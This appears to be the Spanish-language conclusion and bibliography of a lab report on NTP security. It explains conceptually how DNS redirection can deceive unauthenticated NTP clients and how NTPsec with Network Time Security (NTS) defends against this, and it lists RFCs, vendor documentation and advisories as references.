NTP sigue siendo un componente crítico de infraestructura cuya seguridad suele subestimarse. El protocolo básico ofrece buena precisión y mecanismos robustos de selección de fuentes, pero la operación cliente-servidor sin autenticación no garantiza criptográficamente que una respuesta proceda del servidor esperado. Un adversario con control de DNS, del punto de acceso o del camino de red puede intentar redirigir o manipular la sincronización. El impacto puede abarcar disponibilidad de autenticación, validación de certificados, tareas programadas y, especialmente, la confiabilidad de logs y evidencia forense.

NTPsec reduce la superficie de ataque de NTP clásico y elimina componentes heredados inseguros. Su soporte de NTS permite autenticar al servidor mediante TLS y proteger la integridad de los intercambios NTP sin convertir cada paquete de sincronización en una sesión TLS. La práctica de laboratorio demuestra la diferencia fundamental: una redirección DNS puede engañar a un cliente NTP sin autenticación, mientras que un cliente NTS correctamente configurado exige una identidad criptográfica que el servidor falso no posee.

La estrategia recomendada combina software actualizado, varias fuentes diversas, NTS, restricciones de control, filtrado de red y monitoreo continuo. El servidor `ntp.inti.gob.ar` es una fuente oficial y legítima de UTC(INTI), documentada por INTI y BIPM, pero la documentación pública consultada no permite afirmar que ofrezca NTS. Por ello, su legitimidad institucional no debe confundirse con autenticación criptográfica del transporte.

Finalmente, la hora debe tratarse como un activo de seguridad: una arquitectura que protege identidades, certificados y logs pero confía ciegamente en una fuente temporal no autenticada conserva una dependencia susceptible de manipulación.

Referencias

[1] D. Mills et al., *Network Time Protocol Version 4: Protocol and Algorithms Specification*, RFC 5905, IETF, 2010.
https://www.rfc-editor.org/rfc/rfc5905

[2] T. Mizrahi, *Security Requirements of Time Protocols in Packet Switched Networks*, RFC 7384, IETF, 2014.
https://www.rfc-editor.org/rfc/rfc7384

[3] D. Reilly, H. Stenn y D. Sibold, *Network Time Protocol Best Current Practices*, RFC 8633 / BCP 223, IETF, 2019.
https://www.rfc-editor.org/rfc/rfc8633

[4] D. Franke et al., *Network Time Security for the Network Time Protocol*, RFC 8915, IETF, 2020.
https://www.rfc-editor.org/rfc/rfc8915

[5] NTPsec Project, *Client Quick Start Guide*, documentación actual consultada el 12/09/2026.
https://docs.ntpsec.org/latest/quick.html

[6] NTPsec Project, *NTS Quick Start Guide*, documentación actual consultada el 12/09/2026.
https://docs.ntpsec.org/latest/NTS-QuickStart.html

[7] NTPsec Project, *Differences from NTP Classic*, documentación actual consultada el 12/09/2026.
https://docs.ntpsec.org/latest/ntpsec.html

[8] NTPsec Project, *ntpdig – Simple Network Time Protocol Client*, consultado el 12/09/2026.
https://docs.ntpsec.org/latest/ntpdig.html

[9] NTPsec Project, *NTPsec 1.2.5 released*, 31/07/2026.
https://lists.ntpsec.org/pipermail/devel/2026-July/011029.html

[10] Network Time Foundation, *NTP Release Timeline / NTP 4.2.8p18*, consultado el 12/09/2026.
https://www.ntp.org/dev/releasetimeline/

[11] Network Time Foundation, *NTP 4.2.8 Release Announcement – CVE-2014-9295*, consultado el 12/09/2026.
https://www.ntp.org/support/securitynotice/4_2_8-release-announcement/

[12] Network Time Foundation, *NTP Bug 3661 – CVE-2020-15025*, consultado el 12/09/2026.
https://www.ntp.org/support/securitynotice/ntpbug3661/

[13] Network Time Foundation, *NTP Bug 3806 – CVE-2023-26551/52/53/54*, consultado el 12/09/2026.
https://www.ntp.org/support/securitynotice/ntpbug3806/

[14] Network Time Foundation, *NTP Bug 3767 – KoD RATE assertion abort*, consultado el 12/09/2026.
https://www.ntp.org/support/securitynotice/ntpbug3767/

[15] Cloudflare, *Network Time Security*, actualizado el 24/04/2026, consultado el 12/09/2026.
https://developers.cloudflare.com/time-services/nts/

[16] Netnod, *How to use NTS*, consultado el 12/09/2026.
https://www.netnod.se/netnod-time/how-to-use-nts

[17] Physikalisch-Technische Bundesanstalt (PTB), *Time synchronization of computers using NTP / NTS*, consultado el 12/09/2026.
https://www.ptb.de/cms/en/ptb/fachabteilungen/abt9/gruppe-95/ref-952/time-synchronization-of-computers-using-the-network-time-protocol-ntp.html

[18] Instituto Nacional de Tecnología Industrial (INTI), *¿Qué es la hora INTI?*, consultado el 12/09/2026.
https://www.inti.gob.ar/hora-inti

[19] Bureau International des Poids et Mesures (BIPM), *Time Dissemination Services – 2025*, publicado en 2026. Entrada INTI: servidor abierto `ntp.inti.gob.ar`.
https://webtai.bipm.org/ftp/pub/tai/annual-reports/bipm-annual-report/TIMESERVICES/timeservices_2025.pdf

[20] Material suministrado para la práctica, *Escenario de laboratorio: desvío de peticiones NTP y defensa con NTPsec/NTS*, archivo `redteam_ntp.pdf`.